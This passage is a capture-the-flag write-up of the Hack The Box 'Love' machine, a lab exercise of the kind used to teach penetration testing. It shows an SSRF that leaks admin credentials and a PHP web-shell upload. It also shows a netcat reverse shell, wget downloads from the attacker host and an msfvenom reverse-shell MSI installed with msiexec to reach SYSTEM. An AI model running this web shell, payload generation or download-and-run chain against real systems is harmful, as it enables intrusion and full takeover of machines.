
Remembering NMAP Scans on Port 5000 but didn’t results anything, let’s check if it has SSRF on it’s own localhost.
- SSRF Discovery and Attack
Payload:
http://127.0.0.1:5000
Which turns-out to be SSRF vuln.

And we got a pair from that Page of:
user: admin
passwd: @LoveIsInTheAir!!!!
I believe this one is for the page earlier for the /Admin page.
- Admin Web Page Enumeration
http://love.htb/admin
Which turn-out to be valid.

Then for initial access I’ll change the Profile picture with malicious PHP Script, the page is on:
http://love.htb/admin/home.php#profile
Then we intercept with BurpSuite to change the extension and content of the malicious photo:

<?php system($_GET['cmd']); ?>
- Initial Access from RCE File Upload
After finished the upload, we visit the end-point file and check with “whoami“:

http://love.htb/images/panda.php?cmd=whoami
And yep we’re in.
To escalate I use PowerShell script from www.revshells.com to gain shell call-back to my Kali attack machine:
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.40] from (UNKNOWN) [10.129.48.103] 49549
whoami
love\phoebe
PS C:\xampp\htdocs\omrs\images> dir
Directory: C:\xampp\htdocs\omrs\images
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/18/2018   8:10 AM           4240 facebook-profile-image.jpeg
-a----         4/12/2021   3:53 PM              0 index.html.txt
-a----         1/26/2021  11:08 PM            844 index.jpeg
-a----        12/22/2025   4:35 PM             30 panda.php
-a----         8/24/2017   4:00 AM          26644 profile.jpg
PS C:\xampp\htdocs\omrs\images>
And we’re in.
PS C:\Users\Phoebe> whoami /all
USER INFORMATION
----------------
User Name   SID
=========== =============================================
love\phoebe S-1-5-21-2955427858-187959437-2037071653-1002
GROUP INFORMATION
-----------------
Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\Users\Phoebe>
There’s nothing dangerous on this account bu at least we got our first flag:
PS C:\Users> dir
Directory: C:\Users
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/12/2021   3:00 PM                Administrator
d-----         4/21/2021   7:01 AM                Phoebe
d-r---         4/12/2021   2:10 PM                Public
PS C:\Users> net users
User accounts for \\LOVE
-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Phoebe                   WDAGUtilityAccount
The command completed successfully.
PS C:\Users> cd Phoebe
PS C:\Users\Phoebe> cd Desktop
PS C:\Users\Phoebe\Desktop> dir
Directory: C:\Users\Phoebe\Desktop
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/22/2025   4:09 PM             34 user.txt
PS C:\Users\Phoebe\Desktop>
- PrivEsc to Administrator with Malicious MSI
After enumerating around for looking at potential dangerous file containing credentials, I decide to run winPEAS to fasten the processes:
PS C:\Users\Phoebe> wget http://10.10.14.40/winPEASx64.exe -o winPEASx64.exe
PS C:\Users\Phoebe> dir
Directory: C:\Users\Phoebe
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/12/2021   3:50 PM                3D Objects
d-r---         4/12/2021   3:50 PM                Contacts
d-r---         4/13/2021   3:20 AM                Desktop
d-r---         4/12/2021   3:50 PM                Documents
d-r---         4/13/2021   9:55 AM                Downloads
d-r---         4/12/2021   3:50 PM                Favorites
d-r---         4/12/2021   3:50 PM                Links
d-r---         4/12/2021   3:50 PM                Music
d-r---         4/12/2021   3:52 PM                OneDrive
d-r---         4/21/2021   7:01 AM                Pictures
d-r---         4/12/2021   3:50 PM                Saved Games
d-r---         4/12/2021   3:51 PM                Searches
d-r---         4/23/2021   3:39 AM                Videos
-a----        12/22/2025   4:39 PM       10170880 winPEASx64.exe
PS C:\Users\Phoebe> .\winPEASx64.exe
 [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanalysis' or 'all' argument. Note that this search might take several minutes. For help, run winpeass.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

               ((((((((((((((((((((((((((((((((
        (((((((((((((((((((((((((((((((((((((((((((
      ((((((((((((((**********/##########(((((((((((((
    ((((((((((((********************/#######(((((((((((
    ((((((((******************/@@@@@/****######((((((((((
    ((((((********************@@@@@@@@@@/***,####((((((((((
    (((((********************/@@@@@%@@@@/********##(((((((((
    (((############*********/%@@@@@@@@@/************((((((((
    ((##################(/******/@@@@@/***************((((((
    ((#########################(/**********************(((((
    ((##############################(/*****************(((((
    ((###################################(/************(((((
    ((#######################################(*********(((((
    ((#######(,.***.,(###################(..***.*******(((((
    ((#######*(#####((##################((######/(*****(((((
    ((###################(/***********(##############()(((((
    (((#####################/*******(################)((((((
    ((((############################################)((((((
    (((((##########################################)(((((((
    ((((((########################################)(((((((
    ((((((((####################################)((((((((
    (((((((((#################################)(((((((((
        ((((((((((##########################)(((((((((
              ((((((((((((((((((((((((((((((((((((((
                 ((((((((((((((((((((((((((((((
ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own devices and/or with the device owner's permission.

  WinPEAS-ng by @hacktricks_live
       /---------------------------------------------------------------------------------\
       |                             Do you like PEASS?                                  |
       |---------------------------------------------------------------------------------|
       |         Learn Cloud Hacking       :     training.hacktricks.xyz                 |
       |         Follow on Twitter         :     @hacktricks_live                        |
       |         Respect on HTB            :     SirBroccoli                             |
       |---------------------------------------------------------------------------------|
       |                                 Thank you!                                      |
       \---------------------------------------------------------------------------------/

  [+] Legend:
         Red                Indicates a special privilege over an object or something is misconfigured
         Green              Indicates that some protection is enabled or something is well configured
         Cyan               Indicates active users
         Blue               Indicates disabled users
         LightYellow        Indicates links
 You can find a Windows local PE Checklist here: https://book.hacktricks.wiki/en/windows-hardening/checklist-windows-privilege-escalation.html
   Creating Dynamic lists, this could take a while, please wait...
   - Loading sensitive_files yaml definitions file...
   - Loading regexes yaml definitions file...
   - Checking if domain...
   - Getting Win32_UserAccount info...
   - Creating current user groups list...
   - Creating active users list (local only)...
   - Creating disabled users list...
   - Admin users list...
   - Creating AppLocker bypass list...
   - Creating files/directories list for search...
????????????????????????????????????? System Information ?????????????????????????????????????
???????????? Basic System Information
? Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#version-exploits
    OS Name: Microsoft Windows 10 Pro
    OS Version: 10.0.19042 N/A Build 19042
    System Type: x64-based PC
    Hostname: Love
    ProductName: Windows 10 Pro
    EditionID: Professional
    ReleaseId: 2009
    BuildBranch: vb_release
    CurrentMajorVersionNumber: 10
. . .[SNIP]. . .

Here’s the important part:
Then,

So from here’s I’ll create .MSI file from Metasploit options, then hijack the application with msiexec, and call-back a shell supposed letting me as SYSTEM.
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.40 LPORT=9002 -f msi -o privesc.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: privesc.msi
From Windows Target:
PS C:\Users\Phoebe> wget http://10.10.14.40/privesc.msi -o privesc.msi
PS C:\Users\Phoebe> dir
Directory: C:\Users\Phoebe
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/12/2021   3:50 PM                3D Objects
d-r---         4/12/2021   3:50 PM                Contacts
d-r---         4/13/2021   3:20 AM                Desktop
d-r---         4/12/2021   3:50 PM                Documents
d-r---         4/13/2021   9:55 AM                Downloads
d-r---         4/12/2021   3:50 PM                Favorites
d-r---         4/12/2021   3:50 PM                Links
d-r---         4/12/2021   3:50 PM                Music
d-r---         4/12/2021   3:52 PM                OneDrive
d-r---         4/21/2021   7:01 AM                Pictures
d-r---         4/12/2021   3:50 PM                Saved Games
d-r---         4/12/2021   3:51 PM                Searches
d-r---         4/23/2021   3:39 AM                Videos
-a----        12/22/2025   4:46 PM         159744 privesc.msi
-a----        12/22/2025   4:39 PM       10170880 winPEASx64.exe
PS C:\Users\Phoebe> msiexec /quiet /qn /i privesc.msi
PS C:\Users\Phoebe>
Our Kali Attack machine:
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 9002
[sudo] password for kali:
listening on [any] 9002 ...
connect to [10.10.14.40] from (UNKNOWN) [10.129.48.103] 65147
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>whoami
whoami
nt authority\system
That’s it folks, we’re Administrator.
And that’s it. Hope you guys Enjoy the box. And happy hacking!